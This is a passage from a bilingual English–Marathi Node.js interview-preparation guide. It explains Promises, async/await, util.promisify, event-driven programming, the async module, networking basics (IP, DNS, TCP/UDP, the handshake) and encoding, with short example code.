// any → first SUCCESS wins, ignores failures
```

```
await Promise.any([fail('x', 50), ok('fast', 100), ok('slow', 300)]); // 'fast'
```

मराठी सारांश (Promise combinators):

- **all:** सगळे यशस्वी हवे (एक fail = fail). **allSettled:** सगळ्यांचा निकाल.
- **race:** पहिला settle (यश / अपयश). **any:** पहिला यशस्वी.

Q. What is Async/Await?

Concept:

- **async/await** is **syntax built on top of Promises** that makes async code look and read like normal synchronous code.
- **async** before a function → the function **always returns a Promise** (a returned value becomes a resolved Promise; a thrown error becomes a rejected one).
- **await** before a Promise → **pauses that async function** until the Promise settles, then gives you the value (or throws the error).
- ⚠️ **await** pauses **only that function**, not the whole program. The event loop keeps serving other requests.
- Errors are handled with normal **try / catch / finally**.
- **Simple example:** reading a recipe step by step: "wait for the water to boil, then add rice". It reads in order, but other people in the kitchen keep working while you wait.

Code Example: Same Flow with Async/Await

```
async function checkout(userId) {
  try {
    const user    = await getUser(userId);           // wait, then continue
    const orders  = await getOrders(user.id);
    const payment = await getPayment(orders[0].id);
    console.log('Paid:', payment);
    return payment;                                // → resolved Promise
  } catch (err) {
    console.error('Checkout failed:', err.message); // any await that rejects lands here
    throw err;                                     // re-throw if caller must know
  } finally {
    console.log('Cleanup');
  }
}
```

```
// ⚠️ Sequential vs Parallel
```

```
async function loadDashboard(id) {
  // ❌ Slow: one after another (300ms + 300ms + 300ms)
```

```
// const u = await getUser(id); const o = await getOrders(id); const s = await getStats(id);

// ✅ Fast: independent tasks in parallel (~300ms total)
const [user, orders, stats] = await Promise.all([getUser(id), getOrders(id), getStats(id)]);
return { user, orders, stats };
}
```

- **Syntax:** `async function name() { const x = await promise; } OR const fn = async () => { ... }`
- `await` works only inside an `async` function (or at the top level of an **ES module**).
- **Don't await in a loop** for independent tasks. Collect the Promises and use `Promise.all`.
- **Forgetting** `await` gives you a pending Promise instead of the value, a very common bug.
- Inside `Array.forEach`, `await` doesn't wait. Use `for...of` (sequential) or `Promise.all(arr.map(...))` (parallel).

Point	Callbacks	Promises	Async/Await
Readability	❌ Nested (callback hell)	⚠️ Flat chain	✅ Reads like sync code
Error handling	<code>if (err)</code> at every level	One <code>.catch()</code>	<code>try / catch</code>
Parallel tasks	Hard (manual counters)	<code>Promise.all</code>	<code>await Promise.all</code>
Returns	Nothing (result goes to the callback)	A Promise	A Promise
Introduced	Original Node.js	ES2015 (ES6)	ES2017

मराठी सारांश (Callbacks → Promises → Async/Await):

- **Callback:** दुसऱ्या function ला दिलेले function, जे काम संपल्यावर नंतर चालते. Node ची पद्धत **error-first:** (`err`, `data`). पहिला argument error, नसेल तर `null`.
- **Callback hell:** एकावर एक अवलंबून कामे असल्यास callbacks आत आत जातात (pyramid). वाचायला, debug करायला कठीण, प्रत्येक level ला error check.
- **Promise:** भविष्यात मिळणाऱ्या result चे object. **3 states:** Pending (चालू), Fulfilled (यश, `.then`), Rejected (अपयश, `.catch`). एकदा settle झाले की बदलत नाही.
- `.then()` chain ने code सपाट (flat) राहतो. एकाच `.catch()` मध्ये सगळ्या errors. `.finally()` नेहमी चालते.
- **Promise.all:** सगळे यशस्वी हवे, एक fail = सगळे fail. **allSettled:** सगळ्यांचा निकाल (कधीच reject नाही). **race:** जो पहिला संपेल (यश / अपयश). **any:** जो पहिला यशस्वी, सगळे fail झाले तरच error.
- **async/await:** Promises वरचीच सोपी पद्धत. Code synchronous सारखा दिसतो. `async` function नेहमी Promise देते. `await` फक्त त्या function ला थांबवतो, संपूर्ण program ला नाही.
- Errors `try / catch` ने. स्वतंत्र कामे एकामागून एक `await` करू नका, `await Promise.all([...])` वापरा (जलद).
- **सामान्य चुका:** `await` विसरणे (Promise मिळतो, value नाही). `forEach` मध्ये `await` थांबत नाही, `for...of` वापरा.
- **उदाहरण:** हॉटेलचा token (Promise). Token लगेच मिळतो. नंतर जेवण तयार (fulfilled) किंवा "संपले" (rejected).

Q. What is util.promisify()? (And the util Module)

Concept:

- `util.promisify(fn)` converts a **callback-based** function (Node's error-first (`err, result`) style) into a function that **returns a Promise**.
- This lets you use old callback APIs with **async/await**, without wrapping each one in `new Promise(...)` by hand.
- It works only for functions whose **last argument** is an error-first callback.
- Many core modules now have ready Promise versions (`fs/promises`, `timers/promises`, `dns/promises`, `stream/promises`), so you mostly need `promisify` for older libraries or your own callback functions.
- **Simple example:** a plug adapter. Your old two-pin charger (callback API) fits the new three-pin socket (async/await) through the adapter.

Code Example: promisify in Action

```
const util = require('util');
const fs = require('fs');

// Before: callback style
fs.readFile('a.txt', 'utf8', (err, data) => { /* ... */ });

// After: promise style with promisify
const readFileAsync = util.promisify(fs.readFile);

async function main() {
  try {
    const data = await readFileAsync('a.txt', 'utf8');
    console.log(data);
  } catch (err) {
    console.error(err.message);
  }
}
main();

// Your own callback function
function getUser(id, cb) {
  setTimeout(() => (id > 0 ? cb(null, { id }) : cb(new Error('bad id'))), 100);
}
const getUserAsync = util.promisify(getUser);
getUserAsync(5).then(console.log);           // { id: 5 }

// Promise-based timers (no promisify needed)
const { setTimeout: sleep } = require('timers/promises');
await sleep(1000);                          // wait 1 second (in an async function / ESM)

// Reverse: Promise → callback
```



```
const cbStyle = util.callbackify(async (x) => x * 2);
cbStyle(4, (err, result) => console.log(result)); // 8
```

- **Syntax:** `const fnAsync = util.promisify(original)`
- **original:** A function whose last parameter is a callback `(err, value) => {}`.
- **Returns:** A new function with the same arguments (minus the callback) that returns a Promise: it resolves with value or rejects with err.
- ⚠ If the function uses `this` (an object method), bind it first: `util.promisify(obj.method.bind(obj))`.

Other Useful util Functions:

- `util.callbackify(asyncFn)`: the reverse, Promise → callback style.
- `util.format('%s is %d', 'age', 25)`: printf-style string formatting (used by `console.log`).
- `util.inspect(obj, { depth: null, colors: true })`: print deeply nested objects fully.
- `util.types.isPromise(x)`, `util.isDeepStrictEqual(a, b)`: type checks and deep comparison.
- `util.parseArgs()`: parse command-line arguments (Node 18.3+).

मराठी सारांश (util.promisify):

- `util.promisify(fn)` हे जुन्या callback `((err, result))` पद्धतीच्या function ला **Promise देणाऱ्या** function मध्ये बदलते.
- त्यामुळे जुने APIs `async/await` सोबत वापरता येतात, प्रत्येकासाठी हाताने `new Promise` लिहावे लागत नाही.
- **अट:** function चा शेवटचा argument error-first callback असावा.
- आता अनेक core modules चे Promise versions तयार आहेत (`fs/promises`, `timers/promises`, `stream/promises`). Promisify मुख्यतः जुन्या libraries किंवा स्वतःच्या callback functions साठी.
- `this` वापरणाऱ्या methods ना आधी `.bind(obj)` करा.
- **इतर util:** `callbackify` (उलट), `format`, `inspect` (खोल objects पूर्ण दाखवणे), `isDeepStrictEqual`, `parseArgs`.
- **उदाहरण:** plug adapter. जुना charger (callback) नवीन socket (`async/await`) मध्ये adapter ने बसतो.


Q. What is Event-Driven Programming?

Definition:

- **Event-Driven Programming** is a **programming paradigm** where the flow and execution of the application is controlled and determined by **events** — such as user actions, messages from other programs, sensor outputs, or the completion of asynchronous I/O operations.
- Instead of following a rigid, top-to-bottom sequence of instructions, the program **waits for events to occur** and then **reacts to them** by executing the appropriate handler function.
- In Node.js, **everything is event-driven**. When an HTTP request arrives, when a file finishes reading, or when a database query returns — all of these are **events**.
- This model allows Node.js to handle **thousands of concurrent connections** without creating new threads, making it highly scalable and memory-efficient.

- The two key components are: **Event Emitter** (the source that fires events) and **Event Listener** (the function that reacts to those events).

Diagram: Traditional vs Event-Driven Programming



- **Point 1 — How Traditional Programming Works (Problem):**
 - In traditional (non-event-driven) programming, the thread **WAITS and BLOCKS** at each I/O operation.
 - Example: Read file → wait → Query DB → wait → Send Response. The thread is idle during all the waits.
 - ⚠️ This wastes CPU time and cannot scale — if 1000 users send requests simultaneously, you need 1000 threads!
- **Point 2 — How Event-Driven Programming Solves It:**
 - Instead of waiting, the program **registers an Event Listener** (a callback function) for the operation and **immediately moves on** to handle other tasks.
 - When the operation finishes (e.g., file reading is complete), an **Event is Emitted**.
 - The **Event Loop** picks up this event and executes the registered listener function.
 - ✅ The single thread is always busy doing useful work — never sitting idle, waiting for I/O.
- **Point 3 — Key Terminology:**
 - **Event:** A signal that something has happened (e.g., file read complete, HTTP request received, timer expired).
 - **Event Emitter:** The object/module that **generates and fires** the event using `.emit()`.
 - **Event Listener:** The **callback function** registered using `.on()` that executes when the event fires.
 - **Event Loop:** The mechanism that constantly **monitors the event queue** and executes pending listeners when the call stack is empty.
 - **Event Queue:** The waiting line where callbacks of emitted events or finished async tasks sit until the event loop picks them up, one by one (FIFO).
 - **Callbacks:** The functions registered to respond to specific events.
 - You can attach **multiple listeners** to the same event.

- **Point 4 — Real-World Analogies:**

- 🍴 **Restaurant Token System:** You order food (register a listener), get a token and sit down (move on). When food is ready, waiter calls your token (event emitted) → you collect your food (listener executes). You didn't stand and wait!
- 📱 **Phone Notification:** You make a WhatsApp call (async task), don't wait staring at screen, and continue your work. When the other person picks up (event emitted) → notification fires (listener executes).
- 📦 **Online Shopping:** Place an order (register event), continue your life (move on). When the delivery arrives (event emitted) → doorbell rings (listener executes).

- **Point 5 — Why Node.js is Built on This Model:**

- Node.js uses a **single-threaded Event Loop**. With event-driven programming, it can handle **millions of I/O operations** concurrently without spawning new threads.
- Most of Node's built-in modules (HTTP, FS, Streams, Net) are built on top of the **EventEmitter class**.

Code Example: Event-Driven HTTP Server (Real-world)

```
const http = require('http');

// 'request' is an EVENT that fires when a user visits the server
// The function below is the EVENT LISTENER
const server = http.createServer((req, res) => {
  // This code runs ONLY when the 'request' event is emitted
  console.log("Event fired: request received!");
  res.end("Hello from Node.js Event-Driven Server!");
});

// The server LISTENS for 'request' events (non-blocking)
server.listen(3000, () => {
  console.log("Server is ready – waiting for events...");
});

// Node.js does NOT block here – it goes to the Event Loop
// and waits for the next 'request' event to fire!
```

Code Example: Custom Event-Driven Flow

```
const EventEmitter = require('events');
const emitter = new EventEmitter();

// Step 1: Register an Event Listener (.on)
emitter.on('orderPlaced', (orderId) => {
  // This runs when 'orderPlaced' event is emitted
  console.log(`Kitchen notified! Preparing order #${orderId}`);
});

console.log("Customer placed order...");
```

```
// Step 2: Emit the Event (.emit) – triggers the listener above
emitter.emit('orderPlaced', 42);

console.log("Cashier is free to handle next customer!");
// Output:
// Customer placed order...
// Kitchen notified! Preparing order #42
// Cashier is free to handle next customer!
```

⚡ Short Interview Answer — Q. What is Event-Driven Programming?

- Event-Driven Programming is a paradigm where the **flow of the application is controlled by events** rather than a fixed sequence of steps.
- Instead of blocking and waiting, the program **registers a listener** for an event and immediately moves on.
- When the event occurs (e.g., file read complete, HTTP request), the **Event Loop** picks it up and fires the registered listener.
- Node.js is entirely built on this model — using the **EventEmitter class**, allowing it to handle thousands of concurrent I/O operations on a single thread.

मराठी सारांश:

- **Event-Driven Programming म्हणजे काय?** — ज्या Programming मध्ये program चा flow **Events** वर अवलंबून असतो (म्हणजे एखाद्या गोष्टीचे Signal आल्यावर code execute होतो), त्याला Event-Driven Programming म्हणतात.
- **Traditional Programming मध्ये काय होतं?** — Thread एका कामासाठी थांबायचा (Block व्हायचा). File वाचेपर्यंत थांब, DB query येईपर्यंत थांब — यामुळे server slow व्हायचा.
- **Event-Driven मध्ये काय होतं?**
 - आपण Event साठी एक **Listener (callback function)** register करतो.
 - Node.js पुढचे काम करायला निघून जातो (block होत नाही).
 - जेव्हा काम पूर्ण होतं, तेव्हा **Event emit** होतो आणि Listener आपोआप execute होतो.
- **रोजच्या जीवनातील उदाहरण (Restaurant):**
 - तुम्ही हॉटेलमध्ये जेवण order करता (Listener register केला).
 - Token घेऊन बसता — काउंटरवर उभे राहत नाही (Non-blocking).
 - जेवण तयार झाल्यावर waiter token call करतो (Event emit झाला).
 - तुम्ही उठून जेवण घेता (Listener execute झाला).
- **Key Terms लक्षात ठेवा:**
 - **Event:** काही तरी घडलंय याचं Signal (उदा: request आला, file वाचली गेली).
 - **Event Emitter:** तो जो Event fire करतो — `.emit()` वापरतो.
 - **Event Listener:** तो function जो Event ऐकतो आणि react करतो — `.on()` वापरतो.
 - **Event Loop:** सतत check करतो — "कोणता Event आला का? आला असेल तर Listener run कर!"
- **Interview मध्ये लक्षात ठेवा:** Node.js मध्ये HTTP Server, File System, Streams — सगळे EventEmitter वापरतात. म्हणूनच Node.js एकाच Thread वर हजारो requests handle करू शकतो!

Q. How Does Node.js Use the Event-Driven Model in Real Scenarios?

- **HTTP Server:** Listens for 'request' events.
- **Streams:** Emit 'data', 'end' and 'error' events.
- **File System:** Async fs.readFile / fs.writeFile use callbacks and events on completion.
- **Socket.io:** Real-time apps listen for 'connection' and 'message' events.
- **process:** 'exit', 'SIGINT' and 'uncaughtException' events.

Code Example: Events everywhere in one small app

```
const http = require('http');
const fs = require('fs');

const server = http.createServer();
server.on('request', (req, res) => {                                // HTTP event
  const stream = fs.createReadStream('big.log');
  stream.on('data', (chunk) => res.write(chunk));                  // stream events
  stream.on('end', () => res.end());
  stream.on('error', () => { res.statusCode = 500; res.end('Error'); });
});
server.on('listening', () => console.log('ready'));
process.on('SIGINT', () => server.close(() => process.exit(0))); // process event
server.listen(3000);
```

मराठी सारांश (Event-driven उदाहरणे):

- HTTP server 'request', streams 'data' / 'end' / 'error', Socket.io 'connection', process 'SIGINT'.
- Node.js मध्ये जवळपास सगळे async काम events ने चालते.

Q. Why Event-Driven? (Key Benefits)

- **Non-blocking I/O:** Node.js never waits for I/O operations.
- **Highly scalable:** A single thread can handle thousands of clients concurrently.
- **Efficient for I/O tasks:** Perfect for APIs, file operations and DB queries.
- **Better performance:** Less idle time and better use of resources.
- **Simplified flow:** Events and callbacks make async logic easy to organize.
- **Responsive:** Reacts quickly to user actions or new data.
- **Loose coupling:** The emitter doesn't need to know who is listening, which keeps code modular.

मराठी सारांश (Event-Driven चे फायदे):

- **Real use:** HTTP server ('request'), Streams ('data', 'end', 'error'), fs callbacks, Socket.io ('connection', 'message').
- **Non-blocking:** I/O ची वाट पाहत थांबत नाही.
- **Scalable:** एकाच thread वर हजारो clients.
- **Fast आणि Responsive:** CPU रिकामा बसत नाही. User action ला लगेच प्रतिसाद.
- **Modular code:** Emitter ला listener कोण आहे हे माहीत असण्याची गरज नाही.

📌 Async Control Flow (async module)

Q. Difference between `async.parallel` and `async.series`?

Concept:

- Both `async.parallel()` and `async.series()` are utility functions provided by the external `async` npm package.
- They are both used to manage the execution flow of multiple asynchronous functions, but they differ fundamentally in their **execution order** and behavior.
- **Syntax:** `async.parallel(tasks, finalCallback) / async.series(tasks, finalCallback)`.
 - **tasks:** an array (or object) of functions, each taking a `callback(err, result)`.
 - **finalCallback** (`err, results`): runs once at the end. If any task passes an error, it runs immediately with that error.
- **Modern equivalents:** `async.parallel ≈ await Promise.all([...]);` `async.series ≈` sequential `await` calls in a `for...of` loop. Install with `npm install async`.

Feature	<code>async.parallel()</code>	<code>async.series()</code>
Execution Style	Runs multiple tasks simultaneously (concurrently).	Runs tasks one after another (in series / sequentially).
Order	All tasks start at the exact same time. Node doesn't wait for one to finish before starting the next.	The next task starts only after the previous one has fully finished. Maintains strict order.
Performance & Time	Faster. Total execution time is approx equal to the longest running task.	Slower. Total execution time is the sum of all tasks.
Ideal Use Case	Independent tasks that don't rely on each other (e.g., fetching users, posts, and comments simultaneously from 3 different APIs). Similar to <code>Promise.all()</code> .	Dependent tasks where step 2 needs the result of step 1 (e.g., Login → Fetch Profile → Fetch Orders).

Final Callback	Runs when ALL tasks finish. Results array order is preserved exactly as the input task array, regardless of which task completed first.	Runs when ALL tasks finish. Results array order matches the strict sequential execution order.
-----------------------	---	--

Code Example: `async.parallel` vs `async.series`

```
const async = require('async');

// --- 1. ASYNC PARALLEL ---
async.parallel([
  function(callback) {
    setTimeout(() => { console.log("Parallel Task 1 done"); callback(null, 'Result 1'); }, 2000);
  },
  function(callback) {
    setTimeout(() => { console.log("Parallel Task 2 done"); callback(null, 'Result 2'); }, 1000);
  }
], function(err, results) {
  console.log("All Parallel tasks done:", results);
  // Output: Parallel Task 2 done -> Parallel Task 1 done -> All Parallel tasks done: ['Result 1', 'Result 2']
  // Note: Finished in ~2 seconds.
});

// --- 2. ASYNC SERIES ---
async.series([
  function(callback) {
    setTimeout(() => { console.log("Series Task 1 done"); callback(null, 'Result A'); }, 2000);
  },
  function(callback) {
    setTimeout(() => { console.log("Series Task 2 done"); callback(null, 'Result B'); }, 1000);
  }
], function(err, results) {
  console.log("All Series tasks done:", results);
  // Output: Series Task 1 done -> Series Task 2 done -> All Series tasks done: ['Result A', 'Result B']
  // Note: Finished in ~3 seconds.
});
```

मराठी सारांश (`async.parallel` vs `async.series`):

- **async.parallel:** सर्व कामे एकाच वेळी चालू होतात (concurrently). त्यामुळे वेळ वाचतो (Fastest). एकमेकांवर अवलंबून नसलेली कामे करण्यासाठी वापरतात (उदा. 3 वेगळ्या APIs एकदम कॉल करणे).
- **async.series:** एक काम पूर्ण झाल्यावरच दुसरे काम चालू होते (Step-by-step). त्यामुळे वेळ जास्त लागतो. जेव्हा पुढच्या कामाला मागच्या कामाच्या result ची गरज असते तेव्हा हे वापरतात.
- दोन्ही पद्धतीत शेवटी एकच final callback चालतो जो सगळ्यांचे results array मध्ये एकत्र देतो.
- जरी एखादे parallel काम आधी संपले, तरी final array मध्ये results चा क्रम मूळ कामांच्या क्रमानुसारच (preserved) राहतो.
- आजकाल `Promise.all` (parallel) आणि `for...of + await` (series) जास्त वापरतात.

Interview Questions (Detailed)

Q. What is callback hell and how do you avoid it?

- Deeply nested callbacks for dependent async steps form a "pyramid" that is hard to read and handle errors in.
- Avoid it with Promises (flat `.then` chains), `async/await`, named functions, or `util.promisify`.

Q. `Promise.all` vs `Promise.allSettled`?

- `all` rejects as soon as one Promise fails (fail-fast).
- `allSettled` always waits for every Promise and reports each result.
- Use `all` when every result is required, and `allSettled` for independent jobs.

Q. Why is `await` inside `forEach` a bug?

- `forEach` ignores the Promise returned by an `async` callback, so it does not wait.
- Use `for...of` for sequential work, or `await Promise.all(arr.map(...))` for parallel work.

Q. Does `await` block the Node.js thread?

- No. It pauses only the current `async` function.
- The event loop keeps running other requests and callbacks meanwhile.

Q. Sequential vs parallel `await`s: which is faster and why?

- `await a(); await b();` takes `time(a) + time(b)`.
- `await Promise.all([a(), b()])` takes about `max(time(a), time(b))`, because both start immediately.
- Use sequential only when `b` needs `a`'s result.

Chapter 19: Networking Basics (DNS, IP, TCP)

Q. What are IP Address and Ports?

Concept:

- An **IP address** is a unique numeric address that identifies a **device** on a network.
- A **port** is a 16-bit number (0–65535) that identifies a specific **program/service** on that device.

- **IP + port = socket address** (e.g. 127.0.0.1:3000). It is needed to reach exactly one app on one machine.

Code Example: IP and port in Node.js

```
const http = require('http');
const server = http.createServer((req, res) => {
  res.end(`Your IP: ${req.socket.remoteAddress}`); // client's IP
});
server.listen(3000, '0.0.0.0', () => console.log(server.address()));
// { address: '0.0.0.0', family: 'IPv4', port: 3000 } (0.0.0.0 = all network interfaces)
server.on('error', (e) => e.code === 'EADDRINUSE' && console.log('Port 3000 is busy'));
```

- **IP Address:** It identifies a device on a network.
IPv4 (e.g., 192.168.1.10 - 32 bits)
IPv6 (e.g., 2001:db8::1 - 128 bits).
- **Port:** A port identifies a specific service/process running on that IP. (e.g., 192.168.1.10:3000).
Common Ports: HTTP=80, HTTPS=443, FTP=21, SSH=22.
- **localhost / 127.0.0.1:** Your own computer (loopback address).
- **Port range:** 0–65535. Ports 0–1023 are reserved for well-known services; dev servers usually use 3000, 5000, 8000 and so on.
- **Error EADDRINUSE:** Another program is already using that port.

मराठी सारांश (IP Address आणि Ports):

- **IP Address:** network वरील device चा पत्ता. IPv4 (192.168.1.10, 32-bit) आणि IPv6 (2001:db8::1, 128-bit).
- **Port:** त्या device वरील ठराविक program / service चा नंबर. उदा. 192.168.1.10:3000.
- **उदाहरण:** IP = इमारतीचा पत्ता. Port = फ्लॅट नंबर. पत्र योग्य फ्लॅटपर्यंत पोहोचायला दोन्ही लागतात.
- **Common ports:** HTTP 80, HTTPS 443, SSH 22, FTP 21.
- **localhost** (127.0.0.1) = आपलाच computer.
- EADDRINUSE error = तो port आधीच कोणीतरी वापरत आहे.


Q. What is DNS (Domain Name System)?

Definition:

- **DNS** translates human-readable domain names (like google.com) into computer-readable IP addresses (like 142.250.x.x).
- Without DNS, we would have to remember complex IP numbers to visit websites.
- Results are **cached** (browser, OS, resolver) so the lookup doesn't happen every time.

- **A Record:** Maps domain to IPv4.
- **AAAA Record:** Maps domain to IPv6.
- **CNAME Record:** Alias from one domain to another.

DNS Resolution Flow (How it finds the IP)



मराठी सारांश:

- DNS म्हणजे इंटरनेटची Phonebook!
- आपण नाव टाकतो (google.com) आणि DNS त्याचा नंबर (IP Address) शोधून आणतो.
- हे काम 4 टप्प्यात होते: Recursive -> Root -> TLD -> Authoritative Server.
- **Recursive Resolver:** ISP चा server, आपल्या वतीने शोधाशोध करतो. **Root:** ".com" कुठे आहे ते सांगतो. **TLD:** "google.com" चा authoritative server कुठे ते सांगतो. **Authoritative:** नेमका IP देतो.
- **Records:** A (domain → IPv4), AAAA (domain → IPv6), CNAME (एका नावाचे दुसरे नाव / alias).
- उत्तर cache होते, म्हणून पुढच्या वेळी जलद.
- Node.js मध्ये: `require('dns').lookup('google.com', (err, ip) => ...).`

Q. TCP vs UDP

- **TCP (Transmission Control Protocol):** Reliable, Connection-oriented. It guarantees data delivery in the correct order. Used for web browsing, emails.
- **UDP (User Datagram Protocol):** Fast, Connectionless. It does not guarantee delivery. Used for Video calling, Live streaming, Gaming.

Point	TCP	UDP
Connection	Connection-oriented (handshake first)	Connectionless
Reliability	Guaranteed delivery, re-sends lost packets	No guarantee, lost packets are gone
Order	Data arrives in order	Order not guaranteed

Speed	Slower (more checks)	Faster
Used for	Web (HTTP), email, file transfer	Video calls, live streaming, gaming, DNS
Node.js module	net	dgram

मराठी सारांश (TCP vs UDP):

- **TCP:** विश्वासार्ह. आधी connection बनवतो, data पोहोचला याची खात्री करतो, क्रमाने देतो. थोडा slow. Web, email साठी.
- **UDP:** जलद, पण खात्री नाही. Packet हरवला तर हरवला. Video call, gaming, live streaming साठी (थोडा data गेला तरी चालते, पण उशीर नको).
- **उदाहरण:** TCP = registered post (पोच पावती मिळते). UDP = पत्रके वाटणे (पोहोचले का ते बघत नाही).
- **TCP वैशिष्ट्ये:** 3-way handshake, packets क्रमाने, हरवलेले पुन्हा पाठवतो (retransmission), flow control. HTTP / HTTPS, email, file transfer TCP वर.
- **UDP वैशिष्ट्ये:** handshake नाही, header लहान, overhead कमी. DNS, video call, online games, live streaming.
- **Node.js modules:** TCP साठी net, UDP साठी dgram.
- **निवड:** data पूर्ण आणि अचूक हवा → TCP. वेग महत्वाचा आणि थोडा loss चालतो → UDP.


Q. What is the TCP 3-Way Handshake?

Concept:

- The **3-way handshake** is the process TCP uses to **open a reliable connection** between client and server before any data is sent.
- Both sides exchange and confirm **sequence numbers**, so lost or out-of-order packets can be detected later.
- It costs one network round trip. HTTP keep-alive reuses the connection to avoid repeating it.

- Before TCP transfers any data, it establishes a reliable connection.
- **1. SYN:** Client says "Hello, can we connect?"
- **2. SYN-ACK:** Server says "Yes, I am ready!"
- **3. ACK:** Client says "Confirmed."
- Only after these 3 steps does real data start flowing.

Diagram: TCP 3-Way Handshake



मराठी सारांश (TCP 3-Way Handshake):

- TCP data पाठवण्यापूर्वी connection पक्के करतो.
- **1. SYN:** client विचारतो, "आपण connect होऊ का?"
- **2. SYN-ACK:** server म्हणतो, "हो, मी तयार आहे."
- **3. ACK:** client म्हणतो, "ठीक आहे, पक्के."
- **उदाहरण:** फोन call. "Hello?" → "Hello, बोला" → "ठीक, ऐका..." मगच खरी बोलणी.

Q. Complete Web Flow (Interview Favorite)

Q. What happens when you type `https://www.google.com` in a browser?

- This classic question tests whether you understand the full journey of a request, from the address bar to the painted page.

1. **DNS Resolution:** Browser finds the IP address of google.com.
2. **TCP Connection:** Browser establishes a reliable connection using the 3-Way Handshake.
3. **TLS Handshake:** Browser secures the connection (HTTPS encryption).
4. **HTTP Request:** Browser sends a GET / request.
5. **HTTP Response:** Server sends the HTML, CSS, JS.
6. **Rendering:** Browser paints the webpage on the screen.

मराठी सारांश:

- Interview मध्ये विचारतात: "URL टाकल्यावर काय होते?" उत्तर 4 शब्दात: **DNS** → **TCP** → **TLS** → **HTTP**.
- आधी IP शोधतो (DNS), मग Connection बनवतो (TCP), मग Security लावतो (TLS), आणि शेवटी Data मागतो (HTTP).
- **1. DNS:** google.com चा IP शोधणे. **2. TCP:** 3-way handshake ने connection. **3. TLS:** HTTPS साठी encryption keys ठरवणे.

- **4. HTTP Request:** GET /. **5. Response:** server HTML, CSS, JS पाठवतो. **6. Rendering:** browser page screen वर काढतो.

Interview Questions (Detailed)

Q. What happens when you type a URL in the browser?

- DNS lookup → IP address.
- TCP 3-way handshake (+ TLS handshake for HTTPS).
- The HTTP request is sent, the server processes it and responds.
- The browser renders the HTML and fetches CSS, JS and images.

Q. TCP vs UDP in one line each?

- **TCP:** reliable, ordered and connection-based (HTTP, DB).
- **UDP:** fast with no delivery guarantee (video calls, gaming, DNS).

Q. What is a port?

- A number (0–65535) that identifies which application on a machine gets the traffic.
- Examples: 80 HTTP, 443 HTTPS, 3000 a dev server.

Q. Why is DNS cached?

- To avoid repeating slow lookups.
- Browser, OS and ISP each cache answers for the record's TTL.

Quick Revision Summary

Protocol	Role
DNS	Translates Domain Name to IP Address.
TCP	Reliable, connection-oriented data transfer.
TLS / SSL	Secures and encrypts the connection (HTTPS).
HTTP	Application layer to send Request/Response data.

Chapter 20: Encoding & Data Representation

Q. What is Encoding in Node.js?

Definition:

- **Encoding** is the rule for converting between human-readable text and binary data (raw bytes).
- The same bytes can mean different text under different encodings, so the encoding must match on both sides.
- **Character encodings** (utf8, ascii, latin1) map characters to bytes. **Binary-to-text encodings** (base64, hex) represent any bytes as safe text.
- In Node.js, encodings are passed as strings to Buffer, fs and crypto methods: 'utf8', 'hex', 'base64'.

मराठी सारांश (Encoding):

- **Encoding** = text आणि bytes मध्ये रूपांतर करण्याचा नियम.
- दोन्ही बाजूंना same encoding हवे, नाहीतर अक्षरे बिघडतात (उदा. मराठी अक्षरे ?? दिसणे).
- **utf8** = सगळ्या भाषा (default). **base64 / hex** = binary data text स्वरूपात पाठवण्यासाठी.

